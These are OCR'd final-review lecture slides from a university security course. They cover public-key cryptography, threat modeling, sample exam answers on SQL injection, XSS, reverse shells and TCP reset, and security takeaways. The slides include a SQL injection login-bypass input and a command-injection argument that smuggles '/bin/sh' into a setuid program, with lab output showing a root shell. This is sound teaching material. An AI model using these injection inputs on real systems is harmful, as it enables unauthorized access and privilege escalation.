
Asymmetric Cryptography / Public Key Encryption

Public Key vs Private Key (Mathematically linked)


Public key used to encrypt; Private key used to decrypt

Alice knows the prime products that generated her key, so it's very easy for her to factorize

Eve does not know the products, and it is computationally infeasible for her to calculate the integer factorization of very large number



Diffie Helman Technique is used to transport a secret over an unsecure channel




RSA can not encrypt stuff that is larger than its key size,
So we typically will encrypt the key for **a symmetric encryption algorithm** (AES)

Private Keys are also used for **digital signatures**, which can be used to authenticate a message


Threat Modeling

- Threat modeling is a structured approach to assessing risk and defenses

1. What are you building?
2. What are the assets?
3. What can go wrong?
4. What should you do about those things that can go wrong?
5. Did you do a decent job of analysis?



Mind Map



Sample Test Questions

What is an SQL injection? What is the goal of an SQL injection attack?

Sample Test Questions

What is an SQL injection? What is the goal of an SQL injection attack?

An SQL injection is vulnerability where an attacker manipulates the structure and behavior of an SQL query by injecting malicious input into it. The goal is typically to gain unauthorized access into a database, alter data, or delete data

Sample Test Questions

How did we use XSS to steal a victim's web cookies?

Sample Test Questions

How did we use XSS to steal a victim's web cookies?

We injected a bogus image that will be loaded by the victim's browser. When the HTTP request is made to the bad actor's IP address, the cookies are attached as a header.

Sample Test Questions

What is a reverse shell? Why did we need a reverse shell during the shellshock attack instead of a normal shell?

Sample Test Questions

What is a reverse shell? Why did we need a reverse shell during the shellshock attack instead of a normal shell?

A reverse shell is like a normal shell, but standard input, output and error are redirected to a remote machine through a TCP connection. When shellshock created a shell on the victim server (/bin/sh), we needed to be able to control the inputs and outputs of the shell remotely, thus requiring a reverse shell

Sample Test Questions

Why did we need to provide the sequence number in the TCP reset attack?

Sample Test Questions

Why did we need to provide the sequence number in the TCP reset attack?

A TCP server reads data in a specific order. If we provide a sequence number that is earlier/later than the server is expecting, the packet will be discarded, so we must be exact.

CSCI 476 Course Outcomes

- Understand important principles of security and threats to the **CIA triad**
- Understand a variety of relevant vulnerabilities and defenses in **software security** (SETUID, Shellshock, Buffer Overflow)
- Understand a variety of relevant vulnerabilities and defenses in **network/web security** (SQL Injection, XSS, TCP/IP attacks)
- Understand a variety of relevant vulnerabilities and defenses in **cryptography** (Asymmetric, symmetric, One Way Hashing)
- Given a system, develop a **threat model**, assess potential security weaknesses, and be able to think from the perspective of a threat actor
- Make technical decisions during development of software with security in mind

Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software

Takeaways


- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.

User-Id : ' OR 1= 1; /*

Password : */--

Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)




./audit "my_info.txt; /bin/sh"


system(/bin/cat my_info.txt; /bin/sh)

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
#
```

Takeaways


- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”





Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed



Takeaways

- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed
- **Usability-** Security and software should be useable. Too much security will push people away

Takeaways


- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed
- **Usability-** Security and software should be useable. Too much security will push people away
- **Layering-** Security should be happening at multiple layers

  (Firewall → Input Sanitization → Authentication → Antivirus Scanner)

Countermeasures exist, but are they effective? And are they enabled?

Takeaways


- **Trust-** Trust as little as possible. We never know for sure how a user will interact with software
- **Intended Design**- Users may interact with out system in ways that we did not think of.
- **Separation-** There should always be a clear separation of code and data (user input)
- **Control Flow Hijack**- There should not be any way for an attacker to hijack the “natural flow of things”
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed
- **Usability-** Security and software should be useable. Too much security will push people away
- **Layering-** Security should be happening at multiple layers
- **There be monsters-** Vulnerabilities exist, and there will always be people that will try to exploit them



Perfect security is impossible

- New **assets**
- New **threats**
- **(ZERO days)**
- New **capabilities**
- New **technology**

Apache LOG4J™



Takeaways

There is always a way to:

1. Figure out how it works
2. Use it differently than intended

- Matt Revelle

Takeaways

Humans will always be the **weakest** link.

- Social Engineering
- Phishing
- Writing bad code

Physical Security is also important

What's next?

Cybersecurity Newsletters + Blogs
- Dark Readings (https://www.darkreading.com/)
- Schneier on Security (https://www.schneier.com/)
- The Hacker News (https://thehackernews.com/)

Career skills for Cybersecurity:
https://roadmap.sh/cyber-security

Cybersecurity Certificate and trainings
- CompTIA
- Security+
- CySa
- SANS
- ISC2

- Be aware of new vulnerabilities (CVEs), new attacks, new countermeasures

- Cybersecurity might seem scary to think about, but there are always good actors trying to make the cyber world a safe place


Cybersecurity-related Classes at MSU
- CSCI 466 – Networks
- CSCI 460 – Operating Systems
- CSCI 351 – System Administration
- ESOF 422- Advanced Software Engineering: Cyber Practices
- CSCI 5XX – Intro to Malware

Thank You!

I hope you enjoyed this class, and I hope the stuff you learned will be helpful in your career/future classes

If I can be of assistance to you for anything in the future (reference, advising, support), please let me know!

I will be teaching CSCI 132/232 and ESOF 422 next semester



Connect with me on LinkedIn! **If you find a job in cybersecurity, *please* keep in touch!**

Congrats to those that are graduating next weekend! I hope you find a job that you love!